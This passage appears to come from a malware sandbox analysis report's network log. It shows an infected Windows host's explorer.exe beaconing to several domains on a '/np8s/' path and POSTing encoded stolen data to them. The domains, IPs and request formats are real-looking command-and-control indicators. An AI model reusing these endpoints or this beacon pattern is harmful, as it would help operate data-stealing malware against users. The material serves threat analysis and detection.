S4yybqMXrS6pdM5(AUYrvX2zJqog4SDK5trXVsi3c7K72e7qicmsot3f7VPgxYRDtmk2o8AzFbyh1k8q3t8lqve1Cf ALnJCWfOKUPOyEFR8FgYXaJWUo3244ZLb2ZrDiDuia89Y9hR91csuNlSD11s1AyUOijbhyqNvtiVRIDpEGNqI03cQw 6dF8pdLwN7xX1NBPh0lVrISJlRnvyLlSOz1j35Cj4mqTmYG8eq5a4VXH5THOg0tl45vYCLF9vVR6JA
May 27, 2022 17:30:23.867477894 CEST	9748	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 27 May 2022 15:30:23 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.3	49968	134.122.201.217	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:30:23.869828939 CEST	9753	OUT	GET /np8s/?c2MH6DeP=Wi2RbeLHGdcMG/4zbWZrHjxVNTurLVF13zSFjScR2hfe23jELpoygCvTVMXCwbd5YdLw&hFQL=JXUhrvXxUhF4 HTTP/1.1 Host: www.o7oiwlp.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 17:30:24.079101086 CEST	9754	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 27 May 2022 15:30:23 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.3	49971	137.220.133.198	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:30:29.458861113 CEST	9766	OUT	POST /np8s/ HTTP/1.1 Host: www.ratebill.com Connection: close Content-Length: 414 Cache-Control: no-cache Origin: http://www.ratebill.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.ratebill.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 42 43 6b 47 48 6c 45 74 28 69 41 49 73 62 79 4d 43 49 54 4c 48 75 7e 4f 39 6b 6b 73 45 30 56 74 4f 75 70 6b 66 30 4b 53 4e 56 55 4e 73 74 44 44 57 6f 44 62 48 6d 4e 42 7e 67 72 55 72 68 4f 4a 67 36 78 71 78 43 75 38 65 42 61 63 38 68 54 6f 54 65 61 79 54 37 36 31 44 70 78 70 44 74 4f 6e 71 7a 54 45 6f 4c 64 56 68 54 72 38 70 76 45 67 50 59 7e 4f 39 69 38 61 6a 30 68 37 28 39 6d 56 55 5a 5a 70 74 47 6b 49 77 45 44 5a 74 45 39 49 78 42 67 41 37 5f 33 38 6c 62 4d 75 41 4b 67 7a 67 42 4c 65 68 55 5a 4e 57 57 48 6f 4d 51 6a 6d 44 5f 5a 52 72 47 35 70 28 75 7e 36 4a 46 43 63 32 53 39 46 64 52 4a 76 76 39 62 33 72 45 69 56 4e 65 28 51 6c 38 75 64 41 5f 6d 74 72 38 72 4a 39 63 48 4c 4b 4a 38 6a 78 34 55 53 45 4c 70 6b 58 55 62 5f 73 57 72 32 6e 44 38 39 72 47 6c 30 6f 4d 4b 33 63 38 55 64 75 43 36 55 45 75 42 4d 45 34 54 7a 67 5a 69 4f 77 39 4d 7a 67 51 45 66 46 51 7a 34 62 4d 31 32 55 4b 6d 32 36 67 65 51 4a 56 44 47 78 65 59 6c 75 66 69 70 4e 61 32 33 31 73 57 39 4e 4a 54 77 6f 48 78 72 61 4f 79 6c 38 49 72 35 70 45 7a 6c 71 45 76 79 45 43 4e 6c 4e 41 39 77 68 49 6f 54 48 44 7e 72 4e 34 37 4a 39 4d 36 5f 37 45 38 6c 42 4a 48 6e 35 31 49 4e 41 42 6d 73 4a 45 55 4f 6a 64 4c 4e 63 43 6e 30 38 67 29 2e 00 00 00 00 00 00 00 00 Data Ascii: c2MH6DeP=BCkGHlEt(iAIsbyMCITLHu~O9kksE0VtOupkf0KSNVUNstDDWoDbHmNB~grUrhOJg6xqx Cu8eBac8hToTeayT761DpxpDtOnqzTEoLdVhTr8pvEgPY~O9i8aj0h7(9mVUZZptGkIwEDZtE9IxBgA7_38lbMuAKg zgBLehUZNWWHoMQjmD_ZRrG5p(u~6JFCc2S9FdRJvv9b3rEiVNe(Ql8udA_mtr8rJ9cHLKJ8jx4USELpkXUb_sWr2n D89rGl0oMK3c8UduC6UEuBME4TzgZiOw9MzgQEfFQz4bM12UKm26geQJVDGxeYlufipNa231sW9NJTwoHxraOyl8Ir 5pEzlqEvyECNlNA9whIoTHD~rN47J9M6_7E8lBJHn51INABmsJEUOjdLNcCn08g).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.3	49972	137.220.133.198	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:30:29.830452919 CEST	9780	OUT	POST /np8s/ HTTP/1.1 Host: www.ratebill.com Connection: close Content-Length: 36482 Cache-Control: no-cache Origin: http://www.ratebill.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.ratebill.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 42 43 6b 47 48 6e 51 37 78 32 77 56 78 62 50 73 57 65 58 66 50 5f 75 4d 78 30 6f 6a 61 47 51 74 4b 61 74 61 41 68 32 6a 63 67 51 62 6f 64 65 54 53 75 58 54 48 6e 38 6c 77 7a 50 75 76 42 4b 4b 67 37 56 55 78 43 71 38 66 41 79 4d 38 47 66 4f 55 38 69 39 52 62 36 4a 45 70 77 76 56 63 53 4b 71 7a 57 52 6f 4c 45 4b 68 6a 48 38 6f 4e 38 67 4a 5a 7e 4a 69 53 38 44 67 30 52 6e 37 39 72 48 55 5a 42 68 74 43 6b 49 78 30 50 5a 33 6b 74 4a 6d 57 4d 44 6a 5f 32 58 7a 4c 4d 4e 4f 71 6c 41 67 42 48 77 68 52 35 4e 57 41 76 6f 44 67 44 6d 49 75 5a 53 7e 6d 35 73 73 2d 7e 6a 4e 46 50 45 32 53 52 5a 64 56 52 56 75 49 62 33 6c 55 69 59 63 5f 37 75 75 39 75 30 43 5f 53 61 72 39 58 6b 39 4e 71 59 4b 4c 35 47 6e 36 4d 70 59 2d 31 65 58 52 4c 42 76 32 71 5f 76 6a 38 71 72 47 6c 45 6f 4d 4b 5a 63 39 6b 64 75 44 79 55 46 49 46 4d 48 61 36 6c 76 5a 69 4c 71 4e 4d 72 7e 67 5a 75 46 51 71 6d 62 4d 39 49 55 37 69 32 37 45 53 51 65 33 72 48 77 75 59 6a 67 5f 69 67 66 61 32 34 31 73 57 4c 4e 49 53 74 76 30 31 72 49 76 79 6c 73 61 44 35 6c 55 7a 6c 6d 6b 76 77 4c 69 42 50 4e 41 31 38 68 49 5a 6d 48 77 53 72 49 36 44 4a 7a 4a 61 5f 34 30 38 6c 4f 70 48 35 32 30 52 42 47 77 75 5f 4c 6e 30 44 70 61 43 36 53 47 76 5f 67 75 48 56 41 34 78 5a 4d 6f 70 2d 31 65 47 35 79 72 55 52 33 54 56 69 4b 78 7e 4c 75 5f 35 4d 67 6d 58 36 43 58 69 31 38 4b 52 4e 73 48 6f 56 49 73 4b 46 4c 4a 68 42 68 73 31 4f 58 6f 7e 67 76 53 53 77 55 65 68 52 71 73 71 67 49 58 32 5a 4e 6b 77 6c 7a 69 43 6b 52 6c 49 77 39 61 45 43 55 61 7a 30 41 50 70 73 41 57 70 47 6d 55 64 39 74 53 44 33 54 6e 74 38 6a 63 58 43 41 78 6e 48 47 63 4c 30 54 63 69 53 68 64 4d 6f 31 44 55 57 64 51 71 41 54 41 53 63 7e 74 7e 69 77 59 47 46 4a 76 32 79 68 41 6b 6e 41 76 58 5a 73 57 28 4b 53 71 57 4d 64 68 57 78 4f 59 6c 74 5a 30 55 41 71 48 45 6f 46 73 76 74 6c 6a 54 31 43 71 7a 2d 50 6b 53 4f 28 4c 47 74 65 34 41 6e 39 66 6d 4d 69 71 79 52 68 6c 6f 42 6e 36 56 74 76 6a 7e 47 7a 75 69 6e 78 54 58 78 61 4d 64 54 36 47 62 35 36 4b 63 57 49 49 62 74 28 37 5a 4f 79 71 71 68 57 67 5a 4c 6c 6b 75 77 44 32 66 78 70 37 31 51 68 61 74 41 6a 2d 4f 6c 4b 38 30 67 74 31 7e 54 77 70 42 61 47 69 61 53 50 74 36 41 63 41 35 32 36 2d 63 38 28 67 7a 43 41 76 6a 49 4c 69 78 51 61 33 43 6f 6a 6e 4b 64 5a 59 50 4d 46 45 6e 50 73 74 63 36 28 61 48 73 73 66 4b 68 45 30 53 79 59 4b 28 31 66 55 55 55 38 66 57 4c 6d 34 70 63 71 47 39 6f 36 5f 4a 39 75 2d 76 5a 45 6a 4e 33 37 61 4a 4a 69 75 46 74 38 5f 79 6d 73 6e 54 4b 78 67 66 2d 58 63 44 6d 56 39 4b 61 43 74 47 51 76 58 38 55 65 71 79 69 59 52 75 4a 4e 4f 32 43 4e 67 79 4e 6c 69 59 64 65 4c 79 4a 35 4e 37 58 55 31 72 66 4a 39 35 39 38 30 4f 36 4d 36 75 35 42 76 6b 41 53 46 55 35 61 4e 7e 50 6d 69 65 59 55 77 75 50 64 33 30 6f 47 50 68 2d 30 73 30 37 42 37 58 62 36 5f 6e 4d 51 47 6c 5f 58 6b 78 4c 5a 4d 76 53 71 61 48 75 50 6a 49 79 38 70 45 6e 46 38 50 70 67 36 58 7a 41 66 7e 74 50 55 63 5a 54 56 4b 6f 6a 37 7a 5a 56 30 6c 30 75 78 51 2d 7e 67 74 61 6a 6a 47 7a 55 55 76 42 59 6b 55 66 53 59 39 73 4c 30 34 70 7e 48 6a 57 61 30 78 72 6e 30 5a 4c 45 55 46 59 79 41 4e 6a 37 62 65 67 6b 32 50 4b 79 48 68 36 62 31 62 4a 69 54 4a 6d 59 67 44 4e 46 71 76 55 75 31 45 4f 6d 46 53 74 4d 59 38 57 37 67 72 4c 72 61 39 62 69 44 56 2d 75 74 67 47 4e 69 42 6c 33 6e 52 37 34 4d 51 75 48 67 6e 68 32 43 34 4a 38 76 6c 6b 48 2d 73 66 51 2d 76 78 69 4b 43 70 53 46 41 6f 79 59 73 73 79 51 57 4b 4b 54 61 76 79 35 35 31 69 59 62 75 58 4d 6b 4c 52 5a 78 45 6e 5f 61 49 63 39 65 6b 72 42 35 43 4e 59 5a 4e 74 68 59 74 7e 72 51 47 42 2d 63 47 56 33 75 62 50 57 70 65 58 4c 48 49 64 4f 72 50 6f 42 70 31 66 72 38 6b 73 61 61 74 57 75 57 54 47 4e 79 62 51 6e 4c 5a 71 64 51 77 35 32 78 37 4a 39 74 6f 4b 6e 7e 56 54 78 32 63 41 55 46 4f 6a 6a 39 6f 32 36 6d 52 51 4f 37 53 46 41 68 4b 38 55 62 58 73 4e 79 34 4a 67 28 31 55 50 58 58 48 71 71 58 34 67 7e 4c 52 5a 31 61 51 45 43 32 6b 78 4d 78 5a 34 64 34 57 4d 68 4f 78 58 73 4c 70 45 4f 53 39 76 5a 74 61 76 58 39 53 4b 47 64 4a 6c 57 51 56 33 65 5f 75 64 4b 58 4c 59 4c 73 6c 44 67 41 31 58 56 4c 75 75 37 57 75 34 55 69 64 75 41 62 36 46 Data Ascii: c2MH6DeP=BCkGHnQ7x2wVxbPsWeXfP_uMx0ojaGQtKataAh2jcgQbodeTSuXTHn8lwzPuvBKKg7VUx Cq8fAyM8GfOU8i9Rb6JEpwvVcSKqzWRoLEKhjH8oN8gJZ~JiS8Dg0Rn79rHUZBhtCkIx0PZ3ktJmWMDj_2XzLMNOql

Timestamp	kBytes transferred	Direction	Data
			AgBHwhR5NWAvoDgDmIuZS~m5ss~jNFPE2SRZdVRVuIb3lUiYc_7uu9u0C_Sar9Xk9NqYKL5Gn6MpY-1eXRLBv2q_v j8qrGIEoMKZc9kduDyUFIFMHa6lvZiLqNMr~gZuFQqmbM9IU7i27ESQe3rHwuYjg_igfa241sWLNlStv01rIvylsaD 5lUzlmkvwLiBPNA18hIZmHwSrI6DJzJa_408lOpH520RBGwu_Ln0DpaC6SGv_guHVA4xZMop-1eG5yrUR3TViKx~Lu _5MgmX6CXi18KRNsHoVIsKFLJhBhs1OXo~gvSSwUehRqsqgIX2ZNkwlziCkRlIw9aECUaz0APpsAWpGmUd9tSD3Tnt 8jcXCAxnHGcL0TciShdMo1DUWdQqATASc~t~iwYGFJv2yhAknAvXZsW(KSqWMdhWxOYltZ0UAqHEoFsvtljT1Cqz-P kSO(LGte4An9fmMiqyRhloBn6Vtvj~GzuinxTXxaMdT6Gb56KcWIIbt(7ZOyqqhWgZLlkuwD2fxp71QhatAj-OlK80 gt1~TwpBaGiaSPt6AcA526-c8(gzCAvjILixQa3CojnKdZYPMFEnPstc6(aHssfKhE0SyYK(1fUUU8fWLm4pcqG9o6_J9u- vZEjN37aJJiuFt8_ymsnTKxgf-XcDmV9KaCtGQvX8UeqyiYRuJNO2CNgyNliYdeLyJ5N7XU1rfJ95980O6M6u5BvkASFU5a N~PmieYUwuPd30oGPh-0s07B7Xb6_nMQGl_XkxLZMvSqaHuPjIy8pEnF8Ppg6XzAf~tPUcZTVKoj7zZV0l0uxQ-~gt ajjGzUUvBYkUfSY9sL04p~HjWa0xrn0ZLEUFYyANj7begk2PKyHh6b1bJiTJmYgDNFqvUu1EOmFStMY8W7grLra9biDV- utgGNiBl3nR74MQuHgnh2C4J8vlkH-sfQ-vxiKCpSFAoyYssyQWKKTavy551iYbuXMkLRZxEn_alc9ekrB5CNYZ NthYt~rQGB-cGV3ubPWpeXLHIdOrPoBp1fr8ksaatWuWTGNybQnLZqdQw52x7J9toKn~VTx2cAUFOjj9o26mRQO7SF AhK8UbXsNy4Jg(1UPXXHqqX4g~LRZ1aQEC2kxMxZ4d4WMhOxXsLpEOS9vZtavX9SKGdJlWQV3e_udKXL YLslDgA1XVLuu7Wu4UiduAb6FS0esn4xttGtmwfGGcorGyCyKNwTnrXOJq_uMHCIXluTBRQOzxK1avDKcnKMbNbQoJ 1Y5jjElqCsidZvexmcXAyp3MloaKQ~S9eOP~6BVbCcN4vQwwRBRnnz5gZb5QcjkYNxrFhBCbimFEbkkLO9K0eJlEZ5 7c7BNBH5H8Z(PnnClziYry8sZNF(JC3aeLFAFKz2nnq5UuHgiFj3Z(gJsPN3qHSlGx77rFlrHFZRGGd3GG-9pim6Zj BCwP13LFzEPQ-QQm23jy_vmiaWeiJSbPdL3ybD5KBFGQBbJ4ynWxxhgLzEFtmq3Ipiw5I57Tm7w49WJ3Q6dJGpjjcb EtJjvtks0iSIHRcd4094gf9BHiUe1OELPgsPhgoOgjyiGMTT0XLbb0bkNxvzQl60G~whowv~moO5NVwyRUfCxWQrPB GfeiAjMzvY4k0xoqu(QekoAiE296ki-uRvogcpb2ZX-vixwXFmh0WhgjhoJWiJP9uMZVVp0r5947GBWf8x8IFQU9aH 3n5tqwHhD0zlQAmR-kHDXCbEs0G7D7G(zGwPaoAQy7LJsO1oSGhmTSZ4_QJLZN0CoNggqS2LQi9h648DjPvhpq3Sk6 iIu83ue1AiYx4rGbHR0YlNcb5Y8f1RiUCo5lbBKN0RXjKJRuAhU40bgBYtkA2BA~l50rVY1JYWMdiUMR8dXbgWhaGL ylkz4ALxgQnmrcIL lorFrbHzLBjGwBYGrR8JptSq7aTXmC05F3Lx0uflBUNNXl4caUoVsXW6YHkLT8nas5F(bLANNR vXvsGRhT40HJTvHPZBrTx4IO_FPz8dWLgr-IfMn~WtTvX6PxNf216U8(WoBXXrbqNDfyKoTyow6Sgh255F74290V8l G4vwHd69PYH31QaFSL0fjl1lyYe~pZq9o8G39anHRPlntFb1ZtZPfuMEq7rl5M5kZtkGPd2LYCcjhS11gqZFeA6qJc J0rDgrv3Nm3bJZFwalJLrkx~umBrHxQ1IQjdRBJim(VsnU7gTXe65fu1d3eKVwdSBYGZd5Rkqs31sSe7FFiSMC7JO~ IG2qJXWRY0MkogUcyCorjy5Qrh1mxTdmAgJ6cwhnuURSIlsQx22hOZox_F1a300WFlF(IGk2aD7xHAJmUiuH66zJm6 xyOyisM1oFMEgFtgWLxNbhQ6KvR3Gyj~iZ8xjbadl3tOpMe53gMltWQc9ajOuEDvB1pnYLtUsUq8xfMRZHPEmrR5SR aCX5_BYe4nsidUXksVAOxAr5yi0F5WFcIhIHB4LVbK6QveiAet6wmVKauxCNfUW4IBhKsxDGXtoylla0K~87xCtKN(k(sEnfdacHi9kKbJvnRN1q9pDVAppgqo9tRkYompF6Bbd1vsMuVGUPWb57BWdTfsulZPUtjdBGajNz4RlOsDA(15TA EcsQ_~AXmpiWXCH5bbyA1G-Y3OhSVfYmExz2sVqI6Mh6Xn1J5ief5SchO4tNgxuJ3Q95O6-RwLhPVloeLU-jHAMtfC DrOfiteaK7HBgc1UVZfc-5vuTCo87F_0TtacnA1~Rz-i-hjzIXNTF12jgC8ShJv9OAWxIXdLjNxR1lU5HvE4qhokFC tLLLuDHX4vsplAFRX6Z2IAFSje4ib8g5cShA3fp4pZcxN2LAq4J7s7ze4yFL9SY1yo4UuZihZ9a94WpYhCh8pWlOpE R7vPaifUyjUYUcocO9iJR(V8_Z5(x1YSbqtkOQ4i36f~zrZMprbhfDgv-M_IEnFhx(ZcLiud_ORL6ouJOobV7MIw9w XEtetN1SVcdX7c42IY41dfkW8M_4pJh5bKGV94OUE016nP-0c0DdytCv7r340a6S9d0TFOOPCGVNLsIUYUXrjMcn44 eQPj5FBnBgLciiyMKe3GQk3ElLfkOk2va(fAUxG0UBpeTZmqQn4QLvC2Vy6MMAgYJsMd28WhCj1yyAdXzKoi1x4qJl os1sYIKvha4d7dxBYEvjlrPpXz8XzCx7NXnIRMV6pAEHVSyGTjbAGEaNguVQGVK0kkdI6tGJusybX1jD0vAlA7KQjw TFj1Ina(JO0Hmgv6u5w5ZCFsHRieulvxU65jqQbE_SZanmrlAlU(Q7x1B3lTxi5BINJM6o0IdF5oKRhbyAtQH1BuOy FkviiSzjlkHpN7iR_~x(-eYciqPVXvnUiKJMJ0pffuVj1UzNSfnc3sLzAiWgD8KoRc8OQbg8JqCb3wgBFPVT14FBi8 kEW0ErimH7RevU2bmdBHlLKZTUU~ywwMMMyhXYkp9ZMNBZoJwSB06T6vISlq44KWFowFBVop4zqgG55o u5q0Ywkt4ZhIKMDmJee2_oMZrohMS0ZpSOKHCaA7s5gu00XPddfa4eZuGsAdCl1NCafrVWL(fzg~P2eEPCNEvXd5ld pn2vXXBwV5JV9~46a~SfDyTsYaR5fChi_d0ezn2DrxK7F49OlBFdfr2k3AndKpDlO4f9LvzpZlFvqICbDSyrnTgEa7 wXVanhZccfgHINhn28UZjabcB1TlF0BPGB2iD4HD2GLxn4W93T1enTtxXEiKadjPEDwPykpCjmoblpJcqZf0DCroDY W8uuKivw7YR~xEMlmssosZEg4e96MWf7t5FF2kR(buLrIXs6lP80ydmPUb1K5o4hL8ap98wqin1fznoG32LvrHxJ_4 aabJSgVZj~_d6Vs9hxuZFM07VoUu1FMIcNqOi~CdpY880XFA5Pq~anVsVh

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.3	49973	137.220.133.198	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:30:30.196928978 CEST	9780	OUT	GET /np8s/?c2MH6DeP=OAQ8ZAk71VYHsoGBQeS0cLLvyBMKMlAsSK0ta2CkcQgnl+jMatCDHwZEkCDKr1q9/u4Y&hFQL=JXUhrvXxUhF4 HTTP/1.1 Host: www.ratebill.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 17:30:30.566066027 CEST	9804	IN	HTTP/1.1 200 OK Server: Tengine Date: Fri, 27 May 2022 15:30:30 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 31 0d 0a 2e 0d 0a 30 0d 0a 0d 0a Data Ascii: 1.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49821	172.96.186.204	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:01.005194902 CEST	7604	OUT	GET /np8s/?c2MH6DeP=z2yIa7cx1SROgCPUWMRj7QFmCzRewXUzLnClNkjkn7TUjkjwrW0kK9KMlL9EtH2oI1i9&hFQL=JXUhrvXxUhF4 HTTP/1.1 Host: www.liveafunday.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:02.332734108 CEST	7619	IN	HTTP/1.1 404 Not Found Connection: close x-powered-by: PHP/7.4.29 content-type: text/html; charset=UTF-8 expires: Wed, 11 Jan 1984 05:00:00 GMT cache-control: no-cache, must-revalidate, max-age=0 link: <http://thebestvidforall.xyz/wp-json/>; rel="https://api.w.org/" x-litespeed-cache-control: public,max-age=3600 x-litespeed-tag: 440_HTTP.404,440_404,440_URL.249cf122f2d92b3e82f0723a2e93dc1c,440_ x-litespeed-cache: miss transfer-encoding: chunked date: Fri, 27 May 2022 15:28:02 GMT server: LiteSpeed Data Raw: 66 35 34 66 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 0a 3c 68 65 61 64 3e 0a 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 27 72 6f 62 6f 74 73 27 20 63 6f 6e 74 65 6e 74 3d 27 6d 61 78 2d 69 6d 61 67 65 2d 70 72 65 76 69 65 77 3a 6c 61 72 67 65 27 20 2f 3e 0a 3c 74 69 74 6c 65 3e 50 61 67 65 20 6e 6f 74 20 66 6f 75 6e 64 20 26 23 38 32 31 31 3b 20 4d 79 20 42 6c 6f 67 3c 2f 74 69 74 6c 65 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 27 64 6e 73 2d 70 72 65 66 65 74 63 68 27 20 68 72 65 66 3d 27 2f 2f 74 68 65 62 65 73 74 76 69 64 66 6f 72 61 6c 6c 2e 78 79 7a 27 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 27 64 6e 73 2d 70 72 65 66 65 74 63 68 27 20 68 72 65 66 3d 27 2f 2f 73 2e 77 2e 6f 72 67 27 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 72 73 73 2b 78 6d 6c 22 20 74 69 74 6c 65 3d 22 4d 79 20 42 6c 6f 67 20 26 72 61 71 75 6f 3b 20 46 65 65 64 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 74 68 65 62 65 73 74 76 69 64 66 6f 72 61 6c 6c 2e 78 79 7a 2f 66 65 65 64 2f 22 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 72 73 73 2b 78 6d 6c 22 20 74 69 74 6c 65 3d 22 4d 79 20 42 6c 6f 67 20 26 72 61 71 75 6f 3b 20 43 6f 6d 6d 65 6e 74 73 20 46 65 65 64 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 74 68 65 62 65 73 74 76 69 64 66 6f 72 61 6c 6c 2e 78 79 7a 2f 63 6f 6d 6d 65 6e 74 73 2f 66 65 65 64 2f 22 20 2f 3e 0a 3c 73 63 72 69 70 74 3e 0a 77 69 6e 64 6f 77 2e 5f 77 70 65 6d 6f 6a 69 53 65 74 74 69 6e 67 73 20 3d 20 7b 22 62 61 73 65 55 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 73 2e 77 2e 6f 72 67 5c 2f 69 6d 61 67 65 73 5c 2f 63 6f 72 65 5c 2f 65 6d 6f 6a 69 5c 2f 31 34 2e 30 2e 30 5c 2f 37 32 78 37 32 5c 2f 22 2c 22 65 78 74 22 3a 22 2e 70 6e 67 22 2c 22 73 76 67 55 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 73 2e 77 2e 6f 72 67 5c 2f 69 6d 61 67 65 73 5c 2f 63 6f 72 65 5c 2f 65 6d 6f 6a 69 5c 2f 31 34 2e 30 2e 30 5c 2f 73 76 67 5c 2f 22 2c 22 73 76 67 45 78 74 22 3a 22 2e 73 76 67 22 2c 22 73 6f 75 72 63 65 Data Ascii: f54f<!DOCTYPE html><html lang="en-US"><head><meta charset="UTF-8" /><meta name="viewport" content="width=device-width, initial-scale=1" /><meta name='robots' content='max-image-preview:large' /><title>Page not found – My Blog</title><link rel='dns-prefetch' href='//thebestvidforall.xyz' /><link rel='dns-prefetch' href='//s.w.org' /><link rel="alternate" type="application/rss+xml" title="My Blog » Feed" href="http://thebestvidforall.xyz/feed/" /> <link rel="alternate" type="application/rss+xml" title="My Blog » Comments Feed" href="http://thebestvidforall.xyz/comments/feed/" /><script>window._wpemojiSettings = {"baseUrl":"https:\/\/s.w.org\/images\/core\/emoji\/14.0.0\/72x72\/","ext":".png","svgUrl":"https:\/\/s.w.org\/images\/core\/emoji\/14.0.0\/svg\/","svgExt":".svg","source

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49825	85.159.66.93	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:06.616600037 CEST	7647	OUT	POST /np8s/ HTTP/1.1 Host: www.siberup.xyz Connection: close Content-Length: 414 Cache-Control: no-cache Origin: http://www.siberup.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.siberup.xyz/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 54 42 6a 6c 49 4a 43 7a 76 72 46 6c 48 44 46 71 44 41 63 48 44 58 65 58 65 4c 38 31 73 66 78 51 69 68 4b 71 32 4a 6a 49 56 68 44 33 37 6d 66 41 70 79 41 35 66 72 6e 43 32 53 52 33 4e 6d 6b 68 35 38 6a 34 50 53 58 42 5a 71 6f 2d 6e 54 44 61 4b 51 64 4c 72 69 34 53 47 38 72 37 75 58 72 56 4d 57 50 66 6f 4f 64 2d 30 4a 5a 48 47 6c 62 58 51 39 33 67 7a 4e 43 32 41 63 59 6e 62 6f 4e 6c 6d 56 7e 4b 6a 49 7a 47 48 7a 59 4d 77 45 30 68 44 50 6d 7a 35 71 65 5f 66 58 69 42 56 76 79 52 5f 65 6f 57 48 55 31 41 58 37 43 35 49 4a 36 73 53 61 38 77 48 46 6f 42 58 67 35 57 5f 44 53 6f 73 69 78 6f 57 31 38 5a 54 69 6e 6e 48 73 48 34 62 51 53 54 58 4c 38 55 42 4a 6e 67 65 56 55 68 38 43 56 76 45 7a 36 31 63 32 44 75 62 75 6e 36 4a 44 72 65 63 43 4a 67 64 49 4b 57 61 63 53 72 51 6c 34 67 6d 41 61 36 46 76 6a 47 49 69 62 70 68 62 62 58 57 56 55 73 66 69 51 33 37 76 58 41 38 4d 42 4a 34 7a 57 5a 50 6e 59 39 73 73 46 4b 51 57 4c 31 35 73 50 64 51 62 76 61 62 4f 42 67 65 67 50 58 51 70 52 34 6b 